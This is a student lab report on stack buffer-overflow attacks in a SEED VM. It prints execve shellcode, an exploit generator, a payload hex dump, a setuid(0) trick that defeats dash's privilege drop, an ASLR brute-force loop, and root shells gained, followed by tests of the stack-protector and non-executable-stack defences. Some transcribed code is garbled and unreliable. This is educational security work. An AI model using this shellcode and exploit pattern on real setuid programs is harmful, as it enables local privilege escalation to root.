


Homework 2 report

2.1 Initial setup


Address space randomization:

```
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed#
```

The StackGuard Protection Scheme:



Non-Executable Stack:




Configuring bin/sh for Ubuntu 16.04:

```
root@VM:/home/seed/Desktop#
root@VM:/home/seed/Desktop# sudo ln -s /bin/zsh /bin/sh
root@VM:/home/seed/Desktop#
```

2.2 Task 0 : Running Shellcode




```
call_shellcode.c
1 #include <stdlib.h>
2 #include <stdio.h>
3
4 const char code[] =
5     "\x31\xc0"
6     "\x50"
7     "\x68""/sh"
8     "\x68""/bin"
9     "\x89\xe3"
10    "\x50"
11    "\x53"
12    "\x89\xe1"
13    "\x99"
14    "\xb0\x0b"
15    "\xcd\x80"
16 ;
17
18 int main(int argc, char **argv)
19 {
20     char buf[sizeof(code)];
21     strcpy(buf, code);
22     ((void(*)( ))buf)();
23 }
```



```
root@VM: /home/seed/Desktop# gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:21:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);

call_shellcode.c:21:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:21:4: note: include '<string.h>' or provide a declaration of 'strcpy'
root@VM:/home/seed/Desktop# ./call_shellcode
# ls
call_shellcode  call_shellcode.c
# pwd
/home/seed/Desktop
# exit
root@VM:/home/seed/Desktop#
```

2.3 The vulnerable program



```
stack.c
root@VM: /home/seed/Desktop#
root@VM: /home/seed/Desktop# gcc -o stack -z execstack -fno-stack-protector stack
.c
root@VM:/home/seed/Desktop# chown root stack
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop#
```

2.4 Task 1 Exploiting the Vulnerability

exploit.c code

```
//gets the SP helper function
//not sure if entire correct but it works in this implementation
unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);

    // You need to fill the buffer with appropriate contents here
    char *bufptr;
    long stackaddr, *addptr;

    //reference for placing shell code at the end of the buffer
    int bufend = sizeof(buffer) - (sizeof(shellcode));

    //Pointer to start address of the ebuffer
    bufptr = buffer;
    addptr = (long*)(bufptr);

    //set return address somewhere in the no-opsled
    // This offset value was determined to be 200 after testing and a
    stackaddr = get_sp() + 200;

    //place return address an arbitrary number of times into the buffer
    for (int i = 0; i < 10; i++)
        *(addptr++) = stackaddr;

    //Fill the end of buffer with shellcode
    for (int i = 0; i < sizeof(shellcode); i++)
        buffer[bufend + i] = shellcode[i];

    //Save the contents to the file "badfile"
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

stack.c code

```
stack.c          exploit.c

//stack.c
//This program has a buffer overflow vulnerability.
//Our task is to exploit this vulnerability


#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)

{
    char buffer[18];

    //The following statement has a buffer overflow problem
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```


Compilation and Proof of Functionality



Explanation:

Explanation for Task 2.4

- In my implementation of exploit.c, I used a helper function that I found from online Research to help find the appropriate Address for crafting
 - This function, get_sp(void) looked for the instructions "movl %esp, %eax" which was known to be near the desired memory location
 - On my machine, the memory location that ended up crafting was 0xbffffe8 + 200
- At the end of buffer Construction, my buffer resembled the following construction




- This buffer was written to Badfile and resembled the following...

00000010: 30eb ffef 30eb ffef 30eb ffef 30eb ffef 0...0...0...0...
00000020: 30eb ffef 30eb ffef 9090 9090 9090 9090 0...0...
00000030: 9090 9090 9090 9090 9090 9090 9090 9090
00000040: 9090 9090 9090 9090 9090 9090 9090 9090
00000050: 9090 9090 9090 9090 9090 9090 9090 9090
00000060: 9090 9090 9090 9090 9090 9090 9090 9090
00000070: 9090 9090 9090 9090 9090 9090 9090 9090
00000080: 9090 9090 9090 9090 9090 9090 9090 9090
00000090: 9090 9090 9090 9090 9090 9090 9090 9090
000000a0: 9090 9090 9090 9090 9090 9090 9090 9090
000000b0: 9090 9090 9090 9090 9090 9090 9090 9090
000000c0: 9090 9090 9090 9090 9090 9090 9090 9090
000000d0: 9090 9090 9090 9090 9090 9090 9090 9090
000000e0: 9090 9090 9090 9090 9090 9090 9090 9090
000000f0: 9090 9090 9090 9090 9090 9090 9090 9090
00000100: 9090 9090 9090 9090 9090 9090 9090 9090
00000110: 9090 9090 9090 9090 9090 9090 9090 9090
00000120: 9090 9090 9090 9090 9090 9090 9090 9090
00000130: 9090 9090 9090 9090 9090 9090 9090 9090
00000140: 9090 9090 9090 9090 9090 9090 9090 9090
00000150: 9090 9090 9090 9090 9090 9090 9090 9090
00000160: 9090 9090 9090 9090 9090 9090 9090 9090
00000170: 9090 9090 9090 9090 9090 9090 9090 9090
00000180: 9090 9090 9090 9090 9090 9090 9090 9090
00000190: 9090 9090 9090 9090 9090 9090 9090 9090
000001a0: 9090 9090 9090 9090 9090 9090 9090 9090
000001b0: 9090 9090 9090 9090 9090 9090 9090 9090
000001c0: 9090 9090 9090 9090 9090 9090 9090 9090
000001d0: 9090 9090 9090 9090 9090 9090 9090 9090
000001e0: 9090 9090 9090 9090 9090 9090 31c0 5068 .1.Ph
000001f0: 2f2f 7368 682f 6269 6e89 e350 5389 e199 //shh/bin..PS...
00000200: b00b cd80 00

[09/24/19]seed@VM:~/Desktop\$


Changing to the root user ID



```
/bin/bash
[09/24/19]seed@VM:~/Desktop$ ./stack
# ./setid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
#
```

2.5 Task 2 Defeating dash's countermeasure


Changing /bin/sh so it points back to /bin/dash



```
root@VM: /home/seed/Desktop
[09/24/19]seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# sudo rm /bin/sh
root@VM:/home/seed/Desktop# sudo ln -s /bin/dash /bin/sh
root@VM:/home/seed/Desktop#
```

Running dash_shell_test.c


with setuid(0) commented: The UID is seed. The shell produced is not a true root shell with root privileges



```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    //setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

```
root@VM: /home/seed/Desktop
[09/24/19]seed@VM:~/Desktop$ gcc -o dash_shell_test dash_shell_test.c
[09/24/19]seed@VM:~/Desktop$ chown root dash_shell_test
chown: changing ownership of 'dash_shell_test': Operation not permitted
[09/24/19]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[09/24/19]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[09/24/19]seed@VM:~/Desktop$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
```

with setuid(0) uncommented: The UID is root. The shell produced as a result of execution is a root shell with true root privileges.



```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

```
root@VM: /home/seed/Desktop
[09/24/19]seed@VM:~/Desktop$ gcc -o dash_shell_test dash_shell_test.c
[09/24/19]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[09/24/19]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[09/24/19]seed@VM:~/Desktop$ ./dash_shell_test
$ whoami
root
$ id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
```

Adding specified shellcode to exploit.c and attempting to exploit the vulnerable stack program : After adding the specified instructions to the exploit.c program (into a new file called (exploit_dash.c) the shell created upon execution of the vulnerability is a true root shell with uid = 0. This is not the case when the exploit.c program is run without the additional instructions.

```

exploit.c (~/Desktop) - gedit
Open ▾
//exploit.c
//A program that creates a file containing cod
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xC0" // Line 1: xorl %eax,%eax *
"\x31\xDB" // Line 2: xorl %ebx,%ebx *
"\xb0\xD5" // Line 3: movb $0xD5,%al *
"\xcd\x80" // Line 4: int $0x80 *

// ---- The code below is the same as the
"\x31\xC0"      // xorl %eax,%eax
"\x50"          // pushl %eax
"\x68"/"sh"     // pushl $0x68732f2f
"\x68"/"bin"    // pushl $0x6e69622f
"\x89/xe3"      // movel %esp, %ebp
"\x50"          // pushl %eax
"\x53"          // pushl %ebx
"\x89/xe1"      // movel %esp, %ecx
"\x99"          //
"\xb0\x0b"      //movb $0x0b, %al
"\xcd\x80"      //int $0x80

;

root@VM:~/home/seed/Desktop$ gcc -o dash_shell_test dash_shell_test.c
root@VM:~/home/seed/Desktop$ sudo chown root dash_shell_test
root@VM:~/home/seed/Desktop$ sudo chmod 4755 dash_shell_test
root@VM:~/home/seed/Desktop$ ./dash_shell_test
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# exit
root@VM:~/home/seed/Desktop$ gcc -o exploit_dash exploit_dash.c
root@VM:~/home/seed/Desktop$ ./exploit_dash
root@VM:~/home/seed/Desktop$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# 

```

2.6 Task 3 Address Randomization

Turning address randomization back on.

```

root@VM:~/home/seed/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop#

```

Attempting to run vulnerable stack a single time


```

root@VM:~/home/seed/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop#

```

Attempting to run stack multiple times using s h -c "while [1]; do ./stack; done;


- After letting the shell script attempt to execute the vulnerable stack for about 60 seconds, a shell was obtained. The shell was a seed shell because of the linkage to dash in the previous task and running the version of exploit.c that did not have the additional instruction to overcome the dash protection.
- In order to speed up the time taken to receive a shell when attempting to exploit stack with address randomization enabled, it would be beneficial to have a larger buffer and a larger no-op sled. With a larger no-op sled, the chances of forcing the vulnerable program to hit the range of no-op increases and the time taken to obtain a shell should, in theory, decrease.



The screenshot shows a terminal window with the title bar "root@VM: /home/seed/Desktop". The window contains the following text:
Segmentation fault
\$ whoami
seed
\$

2.7 Task 4: Stack Guard

Turning address randomization off again.



The screenshot shows a terminal window with the title bar "root@VM: /home/seed". The window contains the following text:
[09/24/19]seed@VM:~\$ su root
Password:
root@VM:/home/seed# sysctl-w kernel.randomize_va_space=0
sysctl-w: command not found
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed#

Recompiling stack program without stack guard and attempting to run exploit:

- After recompile without -fno-stack-protector and attempting to exploit the stack, the exploit no longer works
- In this trial of the exploit, the exploit fails to work because the stack protector is enables and aborts the execution with “*** stack smashing detected ***”.

```
root@VM: /home/seed/Desktop$ gcc -o stack -z execstack stack.c -g
root@VM: /home/seed/Desktop$ chown root stack
root@VM: /home/seed/Desktop# cnmod 4/55 stack
root@VM: /home/seed/Desktop# exit
exit
[09/24/19]seed@VM:~$ gcc -o exploit exploit.c
gcc: error: exploit.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[09/24/19]seed@VM:~$ cd Desktop
[09/24/19]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[09/24/19]seed@VM:~/Desktop$ ./exploit
[09/24/19]seed@vm:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/24/19]seed@VM:~/Desktop$
```

2.8 Task 5: Non-Executable Stack

Recompiling and attempting to exploit with non-executable stack

- When the program is compiled with a non-executable stack, the program will continuously return segfault errors
- This happens because the non-executable stack protection marks certain areas of the program's memory space as non-executable. In this case, the badfile code attempting to be executed lies in one of the memory areas that is designated as a non-executable, and therefore will not be able to be executed as part of an exploit. Although this is an effective measure against buffer overflow attacks, the stack is still vulnerable to attack such as “return to libc” that attack the stack directly.

```
root@VM: /home/seed/Desktop$ su root
Password:
root@VM: /home/seed/Desktop# gcc -o stack -z nonexecstack -fno-stack-protector stack.c
/usr/bin/ld: warning: -z nonexecstack ignored.
root@VM: /home/seed/Desktop# exit
exit
[09/24/19]seed@VM:~/Desktop$ ./exploit
[09/24/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[09/24/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[09/24/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[09/24/19]seed@VM:~/Desktop$
```